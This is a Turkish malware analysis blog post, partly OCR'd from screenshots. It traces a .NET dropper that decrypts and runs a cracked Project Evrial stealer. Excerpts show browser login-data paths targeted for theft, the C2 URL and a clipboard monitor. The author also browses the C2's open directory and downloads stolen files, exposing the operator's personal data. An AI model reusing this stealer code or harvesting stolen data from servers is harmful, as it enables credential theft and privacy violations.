
Application Size: 452 KB





Kaynak koduna göz attığımda AES ile şifrelenmiş olan verileri çözen s\_method2() fonksiyonu dikkatimi çekti. dnSpy hata ayıklayıcısı ile Main() fonksiyonunu adım adım analiz etmeye başladıktan kısa bir süre sonra s\_method0() fonksiyonunun şifrelenmiş verileri çözüp byte\_0 değişkenine atadıktan sonra bunu bir dosyaya kaydedip çalıştırdığını farkettilim. Bunu öğrendikten sonra byte\_0 değişkeninde yer alan veriyi diske kaydedip analiz etmeye karar verdim.





```

126     memoryStream.Write(byte_0, 4, byte_0.Length - 4);
127     byte[] array = new byte[num];
128     memoryStream.Position = 0L;
129     new GZipStream(memoryStream, CompressionMode.Decompress).Read(array, 0,
130     array.Length);
131     return array;
132 }
133
134 // Token: 0x06000004 RID: 4 RVA: 0x0003BDCC File Offset: 0x00039FC
private static byte[] smethod_2(byte[] byte_0)
135 {
136     byte[] array = new byte[16];
137     Buffer.BlockCopy(byte_0, 0, array, 0, 16);
138     Rijndael rijndael = Rijndael.Create();
139     rijndael.IV = (rijndael.Key = array);
140     MemoryStream memoryStream = new MemoryStream();
141     CryptoStream cryptoStream = new CryptoStream(memoryStream,
142     rijndael.CreateDecryptor(), CryptoStreamMode.Write);
143     cryptoStream.Write(byte_0, 16, byte_0.Length - 16);
144     cryptoStream.Close();
145     return memoryStream.ToArray();
146 }

```

Name	Value
byte_0	{byte[0x00003DD0]}
array	{byte[0x0000010]}
rijndael	{System.Security.Cryptography.RijndaelManaged}
memoryStream	{System.IO.MemoryStream}
cryptoStream	{System.Security.Cryptography.CryptoStream}

Bu dosyayı da dnSpy ve ayrıca ANY.RUN kum havuzu sistemi ile analiz ettiğimde Project Evrial isimli bir parola ve kripto para cüzdanı hırsızının (stealer) kırılmış sürümü (cracked) olduğunu gördüm.

```

1 using System;
2 using System.Collections.Generic;
3 using System.IO;
4 using System.Runtime.InteropServices;
5 using System.Text;
6
7 namespace Evrial.Stealer ←
8 {
9     // Token: 0x0200000A RID: 10
10    public static class Chromium
11    {
12        // Token: 0x06000017 RID: 23 RVA: 0x0002590 File Offset: 0x0000790
13        public static IEnumerable<PassData> Initialise()
14        {
15            List<PassData> list = new List<PassData>();
16            string environmentVariable = Environment.GetEnvironmentVariable("LocalAppData");
17            string[] array = new string[]
18            {
19                environmentVariable + "\\Google\\Chrome\\User Data\\Default\\Login Data",
20                Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Opera Software\\
21                \\Opera Stable\\Login Data",
22                environmentVariable + "\\Kometa\\User Data\\Default\\Login Data",
23                environmentVariable + "\\Orbitum\\User Data\\Default\\Login Data",
24                environmentVariable + "\\Comodo\\Dragon\\User Data\\Default\\Login Data",
25                environmentVariable + "\\Amigo\\User\\User Data\\Default\\Login Data",
26                environmentVariable + "\\Torch\\User Data\\Default\\Login Data"
27            };
28            foreach (string basePath in array)
29            {
30                List<PassData> list2 = new List<PassData>();
31                try
32                {
33                    list2 = Chromium.Get(basePath);
34                }
35                catch
36                {
37                }
38            }
39            if (list2 != null)

```



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)

File Edit View Debug Window Help

Assembly Explorer

- fatural (0.0.0)
- System.Windows.Forms (4.0.0.0)
- System.IO.Compression.FileSystem (4.0.0.0)
- System.Management (4.0.0.0)
- System.Drawing (4.0.0.0)
- mg3okeg1mum (1.0.3.4)
  - mg3okeg1mum.exe
    - PE
    - References
    - 
    - Evrial
      - CoinType @02000008
      - Module @02000005
      - Network @02000006
      - Program @02000009
      - RawSettings @02000007
        - Base Type and Interfaces
        - Derived Types
        - .cctor():void @06000015
        - HWID: string @0400000A
        - Owner: string @04000007
        - SiteUrl: string @04000009
        - Version: string @04000008
      - Evrial.Cookies
      - Evrial.Hardware
      - Evrial.Stealer
        - Chromium @0200000A
        - FilezillaFTP @0200000D
        - Helper @0200000F
        - Messenger @02000010
        - PassData @02000013
        - Passwords @02000014
        - SQLite @02000015
        - Wallet @02000019

```

1 // Evrial.RawSettings
2 // Token: 0x06000015 RID: 21 RVA: 0x0002550 File Offset: 0x0000750
3 // Note: this type is marked as 'beforefieldinit'.
4 static RawSettings()
5 {
6     RawSettings.SiteUrl = "http://zmcoin.tk/";
7 }
8

```

## Static Discovering

3ytepucz.0.cs

- > 3ytepucz.0.cs
- ⚠ Dropped from process
- 🔍 Look up on VirusTotal

Submit to analysis Download

Mime: text/plain

Size: 7.16 Kb

### TrID - File Identifier

100% | Text - UTF-8 encoded

### Hashes

MD5 7B77E8328EB64C022098D9CEE8CEC489  
 SHA1 1EDDC24CFBD6D44FEF884281578751FA144D636  
 SHA256 B94AA33FA57B612B354F6C88AE38DBA34D1EC815877EAAA472EDA511B29DC8EFB  
 SSDEEP 96:JoF1V0TgU2AiGqwcPb0GaBd2DTIJ3EFYy1LttBsjewheYeJdhKVRjcnvUSXSp+U:yP1FYy1LWe5Y4gVRj\_

### PREVIEW

### HEX

```

}
}

private static string text = "";



private static void Main(string[] args)
{
    RawSettings.Owner = "XakFor.Net";
    RawSettings.Version = "1.0.3";
    RawSettings.HWID = "EEEE5D54788042A7B542739BBC26CF4B";

    OnClipboardChange += ClipboardMonitor_OnClipboardChange;
    Start();
}

public static void ClipboardMonitor_OnClipboardChange(ClipboardFormat format, object data)
{
    try
    {
        if (format != ClipboardFormat.Text) return;
    }
}


```

Close




Analiz neticesinde komuta kontrol merkezinin adresini (http://zmcoin.tk) tespit ettikten sonra komuta kontrol merkezini ziyaret etmeye karar verdim. Dizin listeme özelliğinin (directory browsing) aktif olması sayesinde zararlı yazılım tarafından çalınan dosyaları klasörde görüntüleyebildim. Dosyaları tarihe göre sıralayıp en eski tarihteki dosyayı indirip incelemeye başladığımda art niyetli kişinin bu zararlı yazılımı ilk olarak kendi test sisteminde test ettiğini gördüm. Tabii bu test sistemi üzerinde sadece zararlı yazılımı test etmekle kalmayıp şahsi işlerini de gerçekleştirdiği (OPSEC FAIL) için zararlı yazılım işletim sistemi üzerinde kendisine ait

isim, soyad, e-posta adresi vb. bilgileri de çalmış ve kendi kazdığı kuyuya kendisi düşmüştü. :)



Name	Last modified	Size	Description
<a href="#">h/</a>	2019-05-03 16:22	-	
<a href="#">files.zip</a>	2019-07-04 15:27	1.2M	
<a href="#">files/</a>	2019-07-23 03:57	-	
<a href="#">shuffler.php</a>	2018-02-24 22:46	1.1K	
<a href="#">steal/</a>	2019-07-24 22:59	-	
<a href="#">stealer/</a>	2018-02-24 22:46	-	



Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">2aipnse01x3.zip</a>	2019-07-07 13:54	175K	
<a href="#">bd5jatt4h03.zip</a>	2019-07-07 14:01	180K	
<a href="#">cgikxd9rv0.zip</a>	2019-07-12 21:27	18K	
<a href="#">cqzbalzibwvd.zip</a>	2019-07-08 21:58	9.1K	
<a href="#">sgzok2vnght.zip</a>	2019-07-08 20:21	15K	
<a href="#">gswi3ggrp3h.zip</a>	2019-07-07 16:36	24K	
<a href="#">jdomvwtongk1.zip</a>	2019-07-23 03:57	27K	
<a href="#">jhdccof2d5.zip</a>	2019-07-06 19:49	218K	
<a href="#">m4u-ukk3pextp.zip</a>	2019-07-07 15:12	327K	
<a href="#">nd0a2g5yav1a.zip</a>	2019-07-03 15:23	213K	
<a href="#">o5nrmf6on1i.zip</a>	2019-07-08 21:36	322K	
<a href="#">ossg5oorfwv.zip</a>	2019-07-07 15:25	100K	
<a href="#">qvexvhyhflgu.zip</a>	2019-07-03 15:22	213K	
<a href="#">tmp/</a>	2018-02-08 10:48	-	
<a href="#">rvcb8mm7jim3.zip</a>	2019-07-06 15:12	1.0K	
<a href="#">upload.php</a>	2018-02-24 22:46	4.0K	
<a href="#">vparavza2i3.zip</a>	2019-07-07 14:01	208K	
<a href="#">xucizvkd5fk.zip</a>	2019-07-21 18:17	33K	

```
.txt - Notepad
File Edit Format View Help

Username:
Customer ID:
IP Address:
81.213.254.6
Language:
en
Disabled:
N
Created at:
2019-03-10 13:49:46
E-Mail:
First Name:
Last Name:
Country:
TR
Grid ID:
1
Avatar First Name:
Avatar Last Name:
Secret TIN:
Has traded:
N
Partner:
N
Grid Name:
SL
Grid Long Name:
Grid Currency:
SLL

An email containing information for activating your acco
```

Görüleceği üzere operasyon güvenliğine önem vermeyen art niyetli kişiler sayesinde gerçekleştirilen siber operasyonlara ve operasyonu gerçekleştirenlere dair önemli bilgileri elde etmek mümkün olabilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.